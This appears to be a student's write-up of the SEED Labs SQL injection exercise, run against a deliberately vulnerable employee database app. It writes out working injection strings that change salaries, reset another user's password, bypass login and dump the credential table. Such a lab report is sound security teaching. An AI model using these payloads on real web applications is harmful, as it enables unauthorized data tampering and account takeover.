
```
[04/20/23]seed@VM:~$ curl ‘www.seedlabsqlinjection.com/index.php?username=alice&Password=11
1’
[1] 5393
[04/20/23]seed@VM:~$ <!doctype html><html data-adblockkey="MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJB
ANDrp2lz7AOmADaN8tA50LsWcjLFyQFcb/P2Txc58oYOeILb3vBw7J6f4pamkAQVSQuqYsKx3YzdUHCvbVZvFUsCAwE
AAQ==_jpAHzBrhBmSmx6MEjBPc9hqtdMriqEsAKIo8H7sB6dYauufDJ7d8kOMfOmzwv7ooW/sluicL/+zTVfIEpnzKO
w=="><head><meta charset="utf-8"><meta name="viewport" content="width=device-width, initial
-scale=1"><link rel="preconnect" href="https://www.google.com" crossorigin></head><body><di
v id="target" style='opacity: 0'></div><script>window.park = "eyJ1dWlkIjoiODFmMDNmYjQtYWQ0M
S0xNzZmLWFhZmItMzlmYTM1M2M5ZDAxIiwicGFnZV90aW1lIjoxNjgyMDUxNzI1LCJwYWdlX3VybCI6Imh0dHA6XC9c
L3huLS13d3ctbW8wYS5zZWVkbGFic3FsaW5qZWN0aW9uLmNvbVwvaW5kZXgucGhwP3VzZXJuYW1lPWFsaWNlIiwicGF
nZV9tZXRob2QiOiJHRVQiLCJwYWdlX3JlcXVlc3QiOnsidXNlcm5hbWUiOiJhbGljZSJ9LCJwYWdlX2hlYWRlcnMiOl
tdLCJob3N0IjoieG4tLXd3dy1tbzBhLnNlZWRsYWJzcWxpbmplY3Rpb24uY29tIiwiaXAiOiIxMDguMjI4LjU3LjEzM
SJ9";</script><script src="/js/parking.2.104.3.js"></script></body></html>
[1]+  Done                    curl ‘www.seedlabsqlinjection.com/index.php?username=alice
[04/20/23]seed@VM:~$
```

<u>2.2.3 Task 2.3: Append a new SQL statement.</u>

In the above two attacks, we can only steal information from the database; it will be better if we can modify the database using the same vulnerability in the login page. An idea is to use the SQL injection attack to turn one SQL statement into two, with the second one being the update or delete statement.

In SQL, a semicolon (;) is used to separate two SQL statements. We are going to try to exploit a vulnerability in the database to change some of the information. We will use an SQL Injection attack to update the database. The SQL injection string in the webpage is as follows: -

Boby’; UPDATE credential SET NickName='Bob' WHERE Name='Boby' ;#



Employee Profile Login

USERNAME	Boby’; UPDATE credential SET NickName='Bob' WHE
PASSWORD	•••••

2.3 Task 3: SQL Injection Attack on UPDATE Statement


<u>2.3.1 Task 3.1: Modify your own salary.</u>

Assume that you (Alice) are a disgruntled employee, and your boss Boby did not increase your salary this year. You want to increase your own salary by exploiting the SQL injection vulnerability in the Edit-Profile page. Please demonstrate how you can achieve that.

This is achieved through the following. We go to Alice’s profile page and click on the edit profile link and then enter the query in the nickname field.

SQL Injection to increase Alice’s salary from 20000 to 60000: -


Command used = ',salary='60000' where EID = '10000';#



Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	


Copyright © SEED LABs



Alice's Profile Edit

NickName	',salary='60000' where EID = '10000';#
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Copyright © SEED LABs



Alice Profile

Key	Value
Employee ID	10000
Salary	60000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs


We can see the updated salary of Alice in the figure above.

2.3.2 Task 3.2: Modify other people's salaries.

After increasing your own salary, you decide to punish your boss, Boby. You want to reduce his salary to 1 dollar. Please demonstrate how you can achieve that.

In the NickName field, we will inject the following SQL code to reduce Boby's salary to 1$:-


Command used = ',salary='1' where EID = '20000';#



Boby Profile


Key	Value
Employee ID	20000
Salary	30000
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs


Boby's Profile Edit

NickName	',salary='1' where EID = '20000';#
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Copyright © SEED LABs


Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs


We can see the salary of Boby modified and reduced to $ 1 in the above screenshot.

2.3.3 Task 3.3: Modify other people's password.

After changing Boby's salary, you are still disgruntled, so you want to change Boby's password to something that you know, and then you can log into his account and do further damage. Please demonstrate how you can achieve that. You need to demonstrate that you can successfully log into Boby's account using the new password.


In the NickName field, we will inject the following SQL code to change Boby's password: -

Command Used = ',password='23145' where EID = '20000';#


Employee Profile Login

USERNAME	boby'#'
PASSWORD	•••••

Copyright © SEED LABs


www.seedlabsqlinjection.com/unsafe_home.php?use

Would you like Firefox to save this login for seedlabsqlinjection.com?


boby'#'

#_pwd

[✓] Show password


	Value
	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs


Boby's Profile Edit

NickName	password='23145' where EID = '20000';#
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password


Copyright © SEED LABs


Employee Profile Login

USERNAME	boby'#'
PASSWORD	•••••

Copyright © SEED LABs

Now let's see if we can login to Boby's profile again with the new password 23145


Would you like Firefox to save this login for seedlabsqlinjection.com?

boby'#'

23145

☑ Show password

	Value
	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

The figure above shows that the login is successfully done with the new password.

2.4 Task 4: Countermeasure - Prepared Statement

In task 2, we were able to get into different user accounts and make changes to their information by using a special command. We could also see everything in the database. We could even get into accounts we weren't supposed to be in, both on the website and on the MySQL console to do the operations.


In task 3, SQL injection is like a sneaky way for bad people to get into computer programs and steal important information which can result in an impact on the confidentiality and integrity of data. This can also raise questions about the authentication and authorization aspects of the website application. This can be bad because it means that secret information can be seen by people who shouldn't be able to see it. It's important to fix these problems so that our computer programs are safe and can't be broken into. SQL injection vulnerabilities should never be left open and must be fixed in all circumstances. The authentication or authorization aspects of an application should not be vulnerable. In the tasks above we saw that we were able to exploit the login aspect by logging in as admin and exploited this information to update data in the database to which we earlier did not have access. We learned how to do this in our tasks, so we can protect ourselves from these bad people in the future.

3 Guidelines

Test SQL Injection Test String

In real-world applications, it may be hard to check whether your SQL injection attack contains any syntax error, because usually servers do not return this kind of error message. To conduct your investigation, you can copy the SQL statement from the php source code to the MySQL console. Assume you have the following SQL statement, and the injection string is ’ or 1=1;#.

Command used = SELECT * from credential WHERE name = ' ' OR 1=1;# and password = '$pwd';



```
mysql> select * from credential where name = '' OR 1=1;# and password = '$pwd';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+---------
-+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName
 | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+---------
-+------------------------------------------+
|  1 | Alice | 10000 |  60000 | 9/20  | 10211002 |             |         |       |
 | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |             |         |       |
 | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |
 | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |
 | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |
 | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |
 | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+---------
-+------------------------------------------+
6 rows in set (0.00 sec)

mysql> █
```

Submitted By: -

Aastha Dhir

CWID- A20468022

